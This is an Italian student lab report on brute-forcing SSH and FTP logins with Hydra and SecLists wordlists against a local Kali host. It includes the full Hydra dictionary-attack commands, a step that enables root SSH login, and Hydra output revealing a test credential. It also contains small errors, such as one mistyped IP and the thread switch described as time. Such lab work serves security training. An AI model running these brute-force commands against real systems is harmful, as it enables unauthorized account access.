PROGETTO S6

Authentication cracking con Hydra

17/01/2025

L’esercizio di oggi ha un duplice scopo:


- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L’esercizio si svilupperà in due fasi:


- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

SVOLGIMENTO

Come da traccia procedo a creare un nuovo utente su kali (test_user), aggiungendo anche una password (testpass). Il comando da eseguire è <adduser>



Intanto ho anche scaricato la seclists per avere una collezione di username e password, il comando da eseguire è il seguente: <sudo apt install seclists>




Ora attiviamo il servizio ssh, prima di farlo però entriamo nel file di configurazione per abilitare l'accesso all'utente root in ssh (di default è vietato), qui possiamo anche cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni.


Accediamo al file di configurazione con questo comando:

<sudo nano /etc/ssh/sshd_config>

Cerchiamo la riga che dobbiamo modificare per dare l'accesso al root, cancelliamo il <#> in modo che non sia un commento e scriviamo <yes>.



Salviamo, torniamo indietro e avviamo il servizio ssh con questo comando:
<sudo service ssh start>




Come possiamo vedere abbiamo ricevuto il prompt dei comandi dell'utente <test_user> sul nostro kali.


A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking.

Il comando da eseguire è il seguente: <hydra –l username –p password IP –t 4 ssh>

<–l>, e < –p> minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch -L, -P (entrambi in maiuscolo).

<hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.5 -V -t4 ssh>







Come si può vedere impiega un pò di tempo, passati 20 mn ho stoppato la ricerca perchè altrimenti ci avrei impiegato un'eternità.

Noi sappiamo quali sono username e password, quindi, sono entrato nei file dei dizionari di password e username in cui vogliamo effettuare la ricerca, in questo caso sono:

- xato-net-10-million-usernames.txt
- xato-net-10-million-passwords-1000000.txt




Ho impostato <test_user> come prima opzione in questo modo la ricerca sarà nettamente più veloce.



stesso passaggio con la password; l’ho portata in alto in modo che ci metta poco tempo per trovarla.

Riavvio la ricerca e vediamo come hydra ci ha trovato i dati




Ovviamente possiamo fare questo procedimento poichè conosciamo sia la password che l'username, altrimenti ci sarebbe voluto MOLTO tempo per la ricerca, proibitivo per il nostro caso.

Seconda parte

Per la seconda parte dell'esercizio andrò a configurare il servizio FTP e proverò a craccare l'autenticazione sempre con Hydra.

Ho installato il servizio FTP tramite questo comando: < sudo apt install vsftpd>




Avviamo il servizio con il seguente comando:

< sudo service vsftpd start>

Una volta avviato, accediamo al servizio FTP utilizzando questo comando:

<ftp test_user@198.168.50.5>

Ci chiederà solo di immettere la password <testpass>



Fatto ciò, non ci resta che craccare l'autenticazione del servizio ftp usando Hydra come prima:

< hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.5 -V -t16 ftp>

Il comando è lo stesso di prima a differenza del servizio che vogliamo craccare e il tempo che in questo caso è 16.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P  /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.5 -V -t16 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "thomas" - 56 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "hockey" - 57 of 8295456000000 [child 4] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "ranger" - 58 of 8295456000000 [child 9] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "daniel" - 59 of 8295456000000 [child 11] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "starwars" - 60 of 8295456000000 [child 12] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "klaster" - 61 of 8295456000000 [child 13] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "112233" - 62 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "george" - 63 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.5 - login "test_user" - pass "asshole" - 64 of 8295456000000 [child 5] (0/0)
[21][ftp] host: 192.168.50.5   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.5 - login "info" - pass "123456" - 1000001 of 8295456000000 [child 10] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "password" - 1000002 of 8295456000000 [child 8] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "12345678" - 1000003 of 8295456000000 [child 6] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "qwerty" - 1000004 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "123456789" - 1000005 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "12345" - 1000006 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.5 - login "info" - pass "1234" - 1000007 of 8295456000000 [child 5] (0/0)
```

Anche in questo caso abbiamo trovato password e username in poco tempo poiché le liste sono state modificate in precedenza.